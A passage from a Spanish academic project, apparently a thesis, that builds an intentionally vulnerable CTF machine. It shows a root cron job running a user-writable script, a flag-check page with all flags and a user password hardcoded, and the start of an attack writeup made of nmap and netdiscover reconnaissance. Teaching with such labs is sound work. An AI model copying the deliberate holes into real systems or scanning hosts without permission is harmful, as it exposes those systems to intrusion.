# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

* * * * * /home/jorge/check-connection.sh >> /tmp/logconexion.log
```

De este modo el usuario ya ganaría acceso a ejecutar código como root si modifica el script en su carpeta.
El último *flag* estará en la carpeta home de root y será un archivo de texto llamado flag4.txt

## 8.5 Creación de servicio apache y creación de página web

Si bien esta parte no está echa con la finalidad de ser vulnerada (será una página web para poder comprobar que los flags encontrados son correctos) Va a tener vulnerabilidades debido a que el despliegue de esta página no será seguro, por lo que he decidido que este apartado es el mejor apartado para desarrollar y explicar todo el despliegue.
Lo primero es realizar la instalación de apache para tener el servidor funcionando con el comando sudo apt install apache2.

Una vez está instalado tenemos que configurarlo, para ello tenemos que crear una carpeta para nuestro servidor web, en esta carpeta alojaremos todos los archivos, en este caso la carpeta creada será /var/www/flags y la crearemos con sudo mkdir. Una vez creada tenemos que cambiar los permisos, como se puede observar en la captura, los permisos iniciales para esta carpeta son root:root, y tenemos que modificarlos para que el usuario y el grupo sean los de Apache, en el caso de nuestra versión es www-data:www-data




A continuación, tenemos que configurar para que Apache pueda leer nuestra nueva carpeta. Para no complicarnos, vamos a editar el archivo del default virtual host /etc/apache2/sites-available/000-default.conf

```
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/flags

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```


De este archivo de configuración lo único que tenemos que modificar es la línea DocumentRoot, que tenemos que poner nuestro directorio recién creado, tal y cómo se ve en la imagen.
Cabe destacar que nuestro servidor está utilizando el puerto 80, como podemos observar en la primera línea del fichero que acabamos de modificar. Si queremos modificar el puerto donde estamos escuchando tendríamos que modificar esta línea con el puerto que queremos.

Reiniciamos nuestro servicio y comprobamos que está funcionando:

```
adminuoc@ctf:~$ sudo service apache2 restart
 * Restarting web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0
.1.1. Set the 'ServerName' directive globally to suppress this message
                                                                                    [ OK ]
adminuoc@ctf:~$ sudo service apache2 status
 * apache2 is running
```

Una vez tenemos nuestro servidor funcionando tenemos que crear la página web con la que vamos a comprobar que todos los *flags* sean correctos, como en la página web se va a utilizar javascript por lo que no tenemos que instalar nada mas en nuestro servidor.

Creamos un archivo index.html con el código de nuestra página y accedemos a través de nuestro navegador, como se puede ver en la siguiente captura funciona correctamente toda la configuración realizada:




Para acceder a esta página web, al estar en el puerto 80 con escribir la ip de la máquina a la que estamos atacando en un navegador web ya tendremos acceso a este flag.

Al ser una página programada sólo para realizar estas comprobaciones tiene fallos de seguridad totalmente obvios como poder ver los *flags* con la inspección de página, pero esta práctica se quiere enfocar en la configuración del sistema CTF y en la instalación de todos los servicios y configuraciones para nuestro servidor.
Por lo que esto también puede tomarse como una vulnerabilidad, pero la intención del CTF es que el usuario final realice la comprobación y la investigación de todos los *flags* paso por paso.

### 8.5.1 Código fuente página web

El código de la página web creada es el siguiente:

```
<!DOCTYPE html>
<html>
<head>
  <title>Basic Website</title>
  <link rel="stylesheet"
href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css">
  <style>
    .success {
      color: green;
    }
    .error {
      color: red;
    }
    .hint-button {
      background-color: grey;
    }
  </style>
```

```
</head>
<body>
  <div class="container">
    <h1 class="mt-4">Comprobar Flags</h1>
    <form action="#" method="post" onsubmit="return validateForm()">
      <div class="form-group">
        <label for="flag1">Flag 1:</label>
        <div class="input-group">
          <input type="text" id="flag1" name="flag1" class="form-control" required>
          <div class="input-group-append">
            <button type="button" class="btn btn-primary" onclick="checkflag(1)">Comprobar
Flag</button>
              <button type="button" class="btn btn-primary hint-button"
onclick="showHint(1)">Ayuda</button>
          </div>
        </div>
        <div id="flag1Message"></div>
      </div>
      <div class="form-group">
        <label for="flag2">Flag 2:</label>
        <div class="input-group">
          <input type="text" id="flag2" name="flag2" class="form-control" required>
          <div class="input-group-append">
            <button type="button" class="btn btn-primary" onclick="checkflag(2)">Comprobar
Flag</button>
              <button type="button" class="btn btn-primary hint-button"
onclick="showHint(2)">Ayuda</button>
          </div>
        </div>
        <div id="flag2Message"></div>
      </div>
      <div class="form-group">
        <label for="flag3">Flag 3 (password usuario inidicado en el texto descubierto en
flag2):</label>
        <div class="input-group">
          <input type="text" id="flag3" name="flag3" class="form-control" required>
          <div class="input-group-append">
            <button type="button" class="btn btn-primary" onclick="checkflag(3)">Comprobar
Flag</button>
              <button type="button" class="btn btn-primary hint-button"
onclick="showHint(3)">Ayuda</button>
          </div>
        </div>
        <div id="flag3Message"></div>
```

```
        </div>
        <div class="form-group">
          <label for="flag4">Flag 4:</label>
          <div class="input-group">
            <input type="text" id="flag4" name="flag4" class="form-control" required>
            <div class="input-group-append">
              <button type="button" class="btn btn-primary" onclick="checkflag(4)">Comprobar
Flag</button>
              <button type="button" class="btn btn-primary hint-button"
onclick="showHint(4)">Ayuda</button>
            </div>
          </div>
          <div id="flag4Message"></div>
        </div>
        <button type="submit" class="btn btn-primary" id="submitButton">Comprobar todos los
Flags</button>
      </form>
    </div>

    <script>
      function checkflag(flagNumber) {
        var flag = document.getElementById('flag' + flagNumber);
        var message = document.getElementById('flag' + flagNumber + 'Message');

        if (flagNumber === 1 && flag.value === '965a45d1a3abe3c03d8fdddb0421eee3') {
          flag.classList.add('is-valid');
          flag.classList.remove('is-invalid');
          message.innerHTML = '<span class="success">Flag ' + flagNumber + ' is valid.</span>';
        } else if (flagNumber === 2 && flag.value === 'da6ce7324772b95b8d51d82deb443196') {
          flag.classList.add('is-valid');
          flag.classList.remove('is-invalid');
          message.innerHTML = '<span class="success">Flag ' + flagNumber + ' is valid.</span>';
        } else if (flagNumber === 3 && flag.value === 'tigers') {
          flag.classList.add('is-valid');
          flag.classList.remove('is-invalid');
          message.innerHTML = '<span class="success">Flag ' + flagNumber + ' is valid.</span>';
        } else if (flagNumber === 4 && flag.value === 'winnerwinnerchickendinner') {
          flag.classList.add('is-valid');
          flag.classList.remove('is-invalid');
          message.innerHTML = '<span class="success">Flag ' + flagNumber + ' is valid.</span>';
        } else {
          flag.classList.add('is-invalid');
          flag.classList.remove('is-valid');
```

```
            message.innerHTML = '<span class="error">Flag ' + flagNumber + ' is not
valid.</span>';
        }

        checkFlagsValidity();
    }

    function checkFlagsValidity() {
        var flag1 = document.getElementById('flag1').classList.contains('is-valid');
        var flag2 = document.getElementById('flag2').classList.contains('is-valid');
        var flag3 = document.getElementById('flag3').classList.contains('is-valid');
        var flag4 = document.getElementById('flag4').classList.contains('is-valid');

        var submitButton = document.getElementById('submitButton');
        var hintButtons = document.getElementsByClassName('hint-button');

        if (flag1 && flag2 && flag3 && flag4) {
            submitButton.disabled = false;
            for (var i = 0; i < hintButtons.length; i++) {
                hintButtons[i].disabled = true;
            }
        } else {
            submitButton.disabled = true;
            for (var i = 0; i < hintButtons.length; i++) {
                hintButtons[i].disabled = false;
            }
        }
    }

    function showHint(flagNumber) {
        var hintText = '';
        if (flagNumber === 1) {
            hintText = 'Para este Flag puedes intentar explotar uno de los puertos abiertos, esta
explotacion te dara opcion a entrar a distintos directorios, este flag sera de la longitu de un
md5';
        } else if (flagNumber === 2) {
            hintText = 'Comprueba otro de los servicios en los puertos abiertos del servidor, una
vez se consigue acceso a algunos ficheros, prueba a desencriptar el archivo con las pistas dadas
en el documento donde encontraste el flag 1, si no encontraste el flag 1 puedes seguir
explotando distintos puertos abiertos';
        } else if (flagNumber === 3) {
            hintText = 'Para este flag 3 tienes que usar la pista incluida en el flag 2 una vez esta
desencriptado. Si has conseguido desencriptarlo tendras un usuario sospechoso al que podras
```

```
realizar un ataque de fuerza bruta con ciertos diccionarios mencionados. El flag 3 sea la contrasena para el usuario jorge';
        } else if (flagNumber === 4) {
            hintText = 'En este ultimo flag ya casi has conseguido el desafio, tendras que explotar un script para poder escalar privilegios, encontraras el flag en el directorio home del usuario root';
        }

        alert('Hint: ' + hintText);
    }

    function validateForm() {
        var flag1 = document.getElementById('flag1').value;
        var flag2 = document.getElementById('flag2').value;
        var flag3 = document.getElementById('flag3').value;
        var flag4 = document.getElementById('flag4').value;

        if (flag1 === '965a45d1a3abe3c03d8fdddb0421eee3' && flag2 === 'da6ce7324772b95b8d51d82deb443196' && flag3 === 'tigers' && flag4 === 'winnerwinnerchickendinner') {
            alert('Enhorabuena! Todos los flags son validos, has superado el CTF!');
            return true;
        } else {
            alert('Algunos Flags no son validos, sigue intentandolo!');
            return false;
        }
    }
  </script>


  <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js"></script>
</body>
</html>
```

Como se puede observar es un código bastante sencillo en el que se ha utilizado Bootstrap, scripts incrustados en la página, y ejemplos sencillos encontrados en distintas páginas webs, adaptándolos a las necesidades del proyecto. Se pueden ver los *flags* dentro del código fuente y otras vulnerabilidades de seguridad que no hemos tomado en cuenta, simplemente se quería una interfaz sencilla que comprobase que los flags encontrados son los correctos.

# 9 Resolución de máquina.

**ATENCIÓN: No realizar estos métodos o ataques en una red que no posees o máquinas que no posees, ya que los ataques para obtener información de forma activa son ilegales si no posees los dispositivos o la red en la que estás realizándolos, recomendamos solo realizar estas prácticas en un entorno controlado.**

Para la resolución del CTF, se va a utilizar el Sistema Operativo Parrot OS, que ya viene con las herramientas necesarias para realizar tareas que envuelven a la seguridad. Todo el *writeup* va a estar escrito desde la perspectiva del atacante, describiendo los vectores de ataque y la toma de decisiones. Si bien no es una guía de mejores prácticas ya que no se va a centrar en la metodología, si no en los recursos y una de las muchas maneras que se pueden realizar los ataques.
También se asume que la máquina virtual está importada de forma satisfactoria y encendida a la hora de realizar esta resolución.
Los pasos por realizar para la resolución serán los siguientes:

1. Planificación y Reconocimiento
2. Escaneo
3. Obtener acceso al Sistema
4. Escalado de privilegios

(Kiprin, 2021)

## 9.1 Planificación y reconocimiento

Primero que todo debemos tener un plan de ataque, saber que tipo de máquina nos estamos enfrentando, si tenemos alguna información previa o no y que atributos o que información queremos obtener.
En nuestro caso, esta fase es muy limitada, ya que sabemos que estamos ante un CTF, que al estar virtualizado dentro de nuestro ordenador con una tarjeta de red en modo bridge, va a estar el dispositivo en nuestra red, por lo que podemos acotar bastante cómo encontrar esta máquina. Respecto al resto de información sabemos que es un servidor, con distintos servicios que pueden ser explotados, por lo que para la fase de escaneo que será la siguiente fase, tenemos unos objetivos muy claros.

## 9.2 Escaneo

Como hemos comentado en el apartado anterior, sabemos que la máquina está en nuestra red, por lo que es bastante fácil acotar y encontrar la misma, para ello nos vamos a ayudar en esta fase de Escaneo de nmap, herramienta disponible en casi todas las distribuciones Linux.

Antes de utilizar nmap tenemos que analizar a que subred nos encontramos dentro de nuestra red, para ello podemos utilizar el comando ip:


```
┌─[jorge@parrot]─[~]
└──╼ $ip -c a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether [redacted] brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.157/24 brd 10.0.0.255 scope global dynamic noprefixroute enp0s3
       valid_lft 172508sec preferred_lft 172508sec
    inet6 [redacted] scope global dynamic noprefixroute
       valid_lft 267086sec preferred_lft 267086sec
    inet6 [redacted] scope global dynamic noprefixr
oute
       valid_lft 300sec preferred_lft 300sec
    inet6 [redacted] scope link noprefixroute
       valid_lft forever preferred_lft forever
```

El flag -c se utiliza simplemente para leer de manera más rápida la ip, como podemos observar, nuestra IP es 10.0.0.157 y la máscara de subred es 24, por lo que sabemos que estamos en la red 10.0.0.0, así que podemos proceder a realizar un escaneo de toda la red con nmap o netdiscover:
Mediante netdiscover utilizamos el comando sudo netdiscover -i enp0s3 -r 10.0.0.0-24 y obtenemos el siguiente resultado.

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

18 Captured ARP Req/Rep packets, from 12 hosts.   Total size: 1080
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.0.1      [redacted]      1      60  Technicolor CH USA Inc.
10.0.0.9      [redacted]      2     120  ASUSTek COMPUTER INC.
10.0.0.6      [redacted]      1      60  Unknown vendor
10.0.0.230    [redacted]      6     360  Intel Corporate
10.0.0.37     [redacted]      1      60  Hewlett Packard
10.0.0.78     [redacted]      1      60  PCS Systemtechnik GmbH
10.0.0.80     [redacted]      1      60  Roku, Inc
10.0.0.99     [redacted]      1      60  Raspberry Pi Trading Ltd
10.0.0.136    [redacted]      1      60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
10.0.0.239    [redacted]      1      60  Unknown vendor
10.0.0.186    [redacted]      1      60  Apple, Inc.
10.0.0.246    [redacted]      1      60  ecobee inc
```


Los flags -i nos indican la interfaz que queremos utilizar, y el flag -r nos indica la dirección de red que queremos realizar el escaneo.
Otro ejemplo con nmap sería sudo nmap -sn 10.0.0.0/24

Una vez hemos reconocido todos los archivos de red, podemos realizar una búsqueda en Google para saber cada MAC Vendor a quién pertenece y cuál podría ser, acabamos determinando que el vendor PCS Systemtechink GmbH es uno de los utilizados por virtualbox, por lo que podemos decir que es nuestra máquina virtual. Pero si no estamos muy seguros podemos realizar otro tipo de pruebas. En mi caso solo tengo tres sistemas Linux en mi red, uno es la Raspberry que podemos ver en pantalla en el escaneo, otro es el sistema que estoy utilizando para atacar la máquina virtual, y el último es la máquina virtual CTF.  Por lo que por descarte sólo puede haber una máquina Linux en mi red de la que no se la IP. Para confirmar que es una máquina Linux podemos hacer ping a esta máquina y en función de la información TTL podemos determinar si es una máquina Linux o Windows:




Como podemos ver es una máquina Linux porque su valor TTL es de 64. Si fuese una máquina Windows, sería de 128.
Hay otras maneras de determinar cuál es la máquina virtual, pero la manera más sencilla es escanear la red antes de encender la máquina, y volver a escanearla una vez está encendida, pero no implica ningún método de descubrimiento como el demostrado anteriormente.

Una vez sabemos que la máquina virtual está en la IP 10.0.0.78 podemos realizar un escaneo simple de sus puertos, para saber los distintos vectores de ataque que podemos emplear mediante nmap -Pn 10.0.0.78:




Podemos observar de primeras que los puertos 21, 22, 80, 139 y 445 están abiertos, algunos de ellos nos proporcionan información del servicio que alojan, pero no nos proporcionan mucha información más allá de que puertos están escuchando. Como queremos saber que tipo de versión hay en cada uno de los servicios, podemos ejecutar distintos scripts de nmap que nos ayudarán a determinar que ataque podemos realizar. Para ello ejecutamos el siguiente comando: nmap -sCV -p21,22,80,139,445 10.0.0.78 -oN infoPuertos
Los argumentos utilizados son -sCV son para ejecutar los scripts mencionados anteriormente, seguido de los puertos que queremos atacar con el argumento -p, y con el argumento -oN exportamos en un archivo denominado infoPuertos con la información que sale de nuestro comando.


```
┌──[jorge@parrot]─[~]
└──╼ $nmap -sCV -p21,22,80,139,445 10.0.0.78 -oN infoPuertos
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-21 18:08 EDT
Nmap scan report for 10.0.0.78
Host is up (0.00046s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.2
| ssl-cert: Subject: organizationName=UOC/stateOrProvinceName=Michigan/countryName=US
| Not valid before: 2023-05-21T21:50:45
|_Not valid after:  2025-11-06T21:50:45
|_ssl-date: TLS randomness does not represent time
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxr-x   18 1000     1000         4096 May 10 09:33 asignaturas
| drwxrwxr-x    6 1000     1000         4096 May 10 09:33 estudiantes
| drwxrwxr-x    2 1000     1000         4096 May 10 09:34 profesores
|_drwxrwxr-x    4 1000     1000         4096 May 10 12:35 seguridad
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.0.157
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 adf952090e4f2d3a88acda0c3b4827e4 (DSA)
|   2048 7aa415bf3c214f660190277179914628 (RSA)
|   256 c3d9e4603c56357843ddc2535c89bcb7 (ECDSA)
|_  256 d1381d086dabab232fc4c9102598b2d8 (ED25519)
80/tcp  open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Basic Website
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: CTF; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2023-05-21T22:08:16
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: CTF, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: ctf
|   NetBIOS computer name: CTF\x00
|   Domain name: \x00
|   FQDN: ctf
|_  System time: 2023-05-21T18:08:16-04:00
|_clock-skew: mean: 1h20m00s, deviation: 2h18m33s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.88 seconds
```

Y como podemos ver tenemos una información muy valiosa el escaneo inicial:


- El puerto 21 nos indica que el *login* anónimo está permitido y nos lista 4 carpetas (asignaturas, estudiantes, profesores, seguridad).
- El puerto 22 nos dice que se está utilizando open SSH en su versión 6.6.1
- El puerto 80 nos indica que hay un servidor apache 2.4.7
- El 139 y 445 tiene samba funcionando con WORKGROUP como grupo de trabajo.

## 9.3 Obtención de acceso al sistema

Toda esta información nos da vectores de ataques bastante válidos. Para empezar, podemos ver que tenemos una página web (puerto 80) por lo que podemos explorar que hay en la página web. Si vamos a nuestro navegador y escribimos la IP:




Podemos ver una página con la que podemos comprobar nuestros flags posteriormente, y si analizamos con aplicaciones como Wappalyzer podemos comprobar si se tiene algún framework explotable en la página web para ganar acceso al sistema, pero como podemos comprobar en la siguiente captura no tenemos ningún framework o vulnerabilidad que podamos atacar, a través del puerto 80.

